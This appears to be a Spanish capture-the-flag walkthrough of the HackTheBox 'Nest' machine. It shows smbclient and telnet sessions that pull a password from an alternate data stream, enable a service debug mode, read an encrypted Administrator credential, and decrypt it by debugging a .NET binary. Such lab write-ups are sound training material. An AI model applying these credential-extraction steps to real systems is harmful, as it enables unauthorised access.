


Vamos a realizar una enumeración con las credenciales que tenemos en este momento y nos encontramos con un archivo .xml


Que nos da un indicio del puerto 4386 que vimos en el escaneo.




También nos encontramos con binario llamado HqKLdap.exe y vemos un archivo llamado Debug Mode Password.txt, que al descargarlo no nos muestra nada y nos dice que el peso es 0 bytes, leyendo un poco en el foro nos dice que no está vacío como muestra en ese momento.



Así que damos un help, para saber que comandos podemos ejecutar y nos encontramos con el comando allinfo, vamos a ver que nos dice este archivo con este comando.






Nos dice que al parecer almacena una password y que en realidad el peso es de 15 bytes, vamos a descargarlo con estos parámetros.

Nest

```
angussMoody ❐ 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/Users -U C.Smith
Enter WORKGROUP\C.Smith's password:
Try "help" to get a list of possible commands.
smb: \> cd C.Smith\
smb: \C.Smith\> dir
  .                                   D        0  Sun Jan 26 02:21:44 2020
  ..                                  D        0  Sun Jan 26 02:21:44 2020
  HQK Reporting                       D        0  Thu Aug  8 18:06:17 2019
  user.txt                            A       32  Thu Aug  8 18:05:24 2019

                10485247 blocks of size 4096. 6545177 blocks available
smb: \C.Smith\> cd "HQK Reporting"
smb: \C.Smith\HQK Reporting\> dir
  .                                   D        0  Thu Aug  8 18:06:17 2019
  ..                                  D        0  Thu Aug  8 18:06:17 2019
  AD Integration Module               D        0  Fri Aug  9 07:18:42 2019
  Debug Mode Password.txt             A        0  Thu Aug  8 18:08:17 2019
  HQK_Config_Backup.xml               A      249  Thu Aug  8 18:09:05 2019

                10485247 blocks of size 4096. 6545177 blocks available
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt:password:$DATA"
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:password:$DATA of size 15 as Deb
ug Mode Password.txt:password:$DATA (0,0 KiloBytes/sec) (average 0,0 KiloBytes/sec)
smb: \C.Smith\HQK Reporting\>
```

Descargamos el archivo y le anexamos :password:$DATA y este nos da lo que al parecer es una password, ahora en este punto, tenemos un password y un puerto



para explorar

```
angussMoody ❐ 0 • 2 bash
root@angussMoody:~/hackthebox/Nest-10.10.10.178# netcat 10.10.10.178 4386

HQK Reporting Service V1.2

>help

Session timed out
```

Vamos a ver qué servicio podemos encontrar en ese puerto, tratamos de conectarnos por medio de netcat y nos da una respuesta de HQK Reporting Service V1.2 pero no logramos conexión

Pero cuando tratamos de conectarnos con telnet obtenemos respuesta y establecemos una conexión, ahora debemos enumerar, para saber si encontramos algo más de lo tenemos hasta el momento.

```
angussMoody ❐ 0 • 2 telnet
root@angussMoody:~/hackthebox/Nest-10.10.10.178# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQ
K format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>
```

```
angussMoody ❐ 0 • 2 telnet
root@angussMoody:~/hackthebox/Nest-10.10.10.178# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQ
K format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are
now available
>SESSION

--- Session Information ---

Session ID: e7d67c0b-4360-4f33-9f55-280253101768
Debug: True
Started At: 2/20/2020 2:56:01 PM
Server Endpoint: 10.10.10.178:4386
Client Endpoint: 10.10.14.244:41078
Current Query Directory: C:\Program Files\HQK\ALL QUERIES

>
```

Dándole el comando help nos da los comandos y nos dice que con DEBUG y una password podremos tener una sesión, así que hacemos esto con el password encontrado anteriormente.

Y de esta manera ya tenemos una sesión, así que vamos a enumerar la máquina para ver que podemos encontrar.

Nest

Como vemos en la sesión nos encontramos en ALL QUERIES así que con SETDIR .. nos vamos al directorio de HQK pare ver que podemos encontrar.

Enumerando este directorio vemos que el archivo HQK_Config.xml nos da la password que ya habíamos encontrado y vemos un directorio llamado LDAP, vamos a ver que nos encontramos en este directorio.

```
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory nam
es with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]    HqkSvc.exe
[2]    HqkSvc.InstallState
[3]    HQK_Config.xml

Current Directory: HQK
>
 0  2h 37m  2 telnet  92% | 10:32 | 20 feb  root  angussMoody
```


```
>SETDIR LDAP

Current directory set to LDAP
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory nam
es with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]    HqkLdap.exe
[2]    Ldap.conf

Current Directory: LDAP
>
 0  2h 42m  2 telnet  89% | 10:38 | 20 feb  root!  angussMoody
```

Nos encontramos con el binario que ya nos descargamos y con un archivo llamado Ldap.conf y vamos a ver de qué trata este archivo.

```
>SHOWQUERY 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=

>
 0  2h 46m  2 telnet  87% | 10:42 | 20 feb  root!  angussMoody
```


En este archivo al parecer se encuentra la password cifrada como vimos con el usuario C.Smith, pero en este caso la password de Administrator, vamos a copiarnos este archivo a ver si podemos descifrar esta password.


Nos pasamos este archivo y el binario a nuestra máquina de Windows para ver que podemos encontrar en ellos, al tratar de correrlos por CMD, no manda un error, así que investigando un poco nos encontramos con muy buena herramienta llamada DnSpy (https://github.com/0xd4d/dnSpy/releases) vamos a depurar el binario para ver con que nos encontramos, montamos nuestro binario y le damos iniciar a ver si nos da algún error.



Nest


Al iniciar la depuración paso a paso nos encontramos con una línea que nos llama la atención donde menciona que debe existir un archivo llamado HqkDbImport.exe el cual no vimos en la enumeración de la máquina.






Nos creamos un archivo bajo este nombre e intentamos depurar el archivo de nuevo, ya con esto vemos que la depuración tiene los procesos completos.


Modificamos el código para agregar un Console.writeLine de la password y realizamos una depuración paso a paso del proceso




Esto nos trae una ventana emergente donde vamos a copiar en el campo de argumentos el ldap.conf y en romper en le damos punto de entrada y aceptar.



Si vamos corriendo el binario paso a paso vemos que nos muestra las variables Username y Password, así que seguimos avanzando con el paso a paso para ver si en algún momento nos enseña la Password que necesitamos capturar.




Nest




Llegamos a un punto donde nos da el resultado de las variables, Domain, Username y Password. Ya en este punto contamos con el usuario Administrator y con la password. Así que vamos a intentar autenticarnos con esta credencial.

Otra forma de ver la password es, por medio de CMD, le damos en guardar todos, para que nos tome el cambio del Console.WriteLine y corremos el binario junto con el archivo ldap.conf y este nos dará la password del usuario Administrator



vamos a nuestra máquina atacante e iniciamos sesión con las credenciales de Administrator en el directorio C y nos dirigimos a la ruta del escritorio de nuestro usuario, donde encontramos el archivo root.txt



De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**